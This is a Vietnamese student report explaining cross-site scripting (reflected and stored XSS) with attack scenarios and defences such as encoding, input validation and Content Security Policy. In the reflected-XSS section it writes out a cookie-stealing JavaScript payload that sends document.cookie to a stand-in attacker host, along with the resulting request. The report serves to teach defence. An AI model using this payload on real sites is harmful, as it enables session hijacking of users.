**Nhóm 10**

**Thành viên**: Hà Duy Thắng

Lê Quyết Thắng


Đặng Việt Hưng

**Đề tài:** Tìm hiểu về tấn công xss




**\*XSS** là viết tắt của **Cross-Site Scripting** là một lỗ hổng phổ biến trong ứng dụng web. Để khai thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua các kiểm soát truy cập và mạo danh người dùng.

**\*Có 3 loại**: Reflected XSS, Stored XSS và DOM-based XSS



### **1.Reflected XSS**

### **Reflected XSS** là hình thức tấn công được sử dụng nhiều nhất. Đây là nơi mã script độc hại đến từ HTTP request. Từ đó, hacker đánh cắp dữ liệu của người dùng, chiếm quyền truy cập và hoạt động của họ trên website thông qua việc chia sẻ URL chứa mã độc. Hình thức này thường nhắm đến ít nạn nhân



Ở kịch bản này, hacker sẽ gửi cho nạn nhân một URL có chứa đoạn mã nguy hiểm. Nạn nhân chỉ cần gửi request đến URL này thì hacker sẽ có được kết quả mong muốn. Cụ thể:

1. Người dùng đăng nhập web và giả sử được gán session:  
Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4

2. Bằng cách nào đó, hacker gửi được cho người dùng URL:  
[http://example.com/name=var+i=new+Image;+i.src=”http://www.haxxed.com/?cookie=document.cookie;](http://example.com/name=var+i=new+Image;+i.src=\”http:/www.haxxed.com/?cookie=document.cookie;)  
Giả sử example.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra


3. Nạn nhân truy cập đến URL trên

4. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request(đoạn javascript của hacker)

5. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript

6. Đoạn javascript mà hacker tạo ra thực tế như sau:  
var i=new Image; i.src=”http://www.haxxed.com/?cookie=document.cookie;  
Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:  
GET /cookie=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1  
Host: www.haxxed.com

7. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.




Kịch bản khác:

Attacker gửi cho user một đường link chứ mã độc khi mà người dùng bấm vào đường link thì chạy ra một trình duyệt, thì lúc này trình duyệt sẽ gửi những nhữ liệu quan trọng của người dùng cho attacker

### **2.Stored XSS**

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment … trên các trang web.  
Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.  
Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.  
Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng



1. Hacker submit nội dung kèm mã độc(javascript)
2. User đăng nhập web
3. Khi user truy cập vào nội dung chứa mã độc
4. Server phản hồi cho user nội dung user cần kèm với mã độc
5. Mã độc sẽ dược thực thi trên trình duyệt người dùng
6. Session của user được gửi đến hacker

Hacker chiếm dc session của ng dùng

1. **Sự khác biệt của 2 loại**

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công.

• Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.

• Thứ 2, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc(session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hắn ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong CSDL Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực(đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.

Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thế là tất cả nhưng người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

CÁCH PHÒNG TRÁNH

Có 3 cách phòng tránh là Encoding, Validation/Sanitize và CSP (Content Security Policy)

1. **Encoding**

Không được tin tưởng bất kì thứ gì người dùng nhập vào!! Hãy sử dụng hàm encode có sẵn trong ngôn ngữ/framework để chuyển các kí tự < > thành &lt; %gt;.

1. **Validation/Sanitize**

Một cách chống XSS khác là validation: loại bỏ hoàn toàn các kí tự khả nghi trong input của người dùng, hoặc thông báo lỗi nếu trong input có các kí tự này

1. **CSP (Content Security Policy)**

Hiện tại, ta có thể dùng chuẩn CSP  để chống XSS. Với CSP, trình duyệt chỉ chạy JavaScript từ những domain được chỉ định

LỜI KẾT

XSS là một lỗi rất cơ bản, hầu như hacker nào cũng biết. Trang web bị lỗi này rất dễ thành mồi ngon cho hacker. Do vậy, các bạn developer nhớ cẩn thận, đừng để web của mình bị dính lỗi này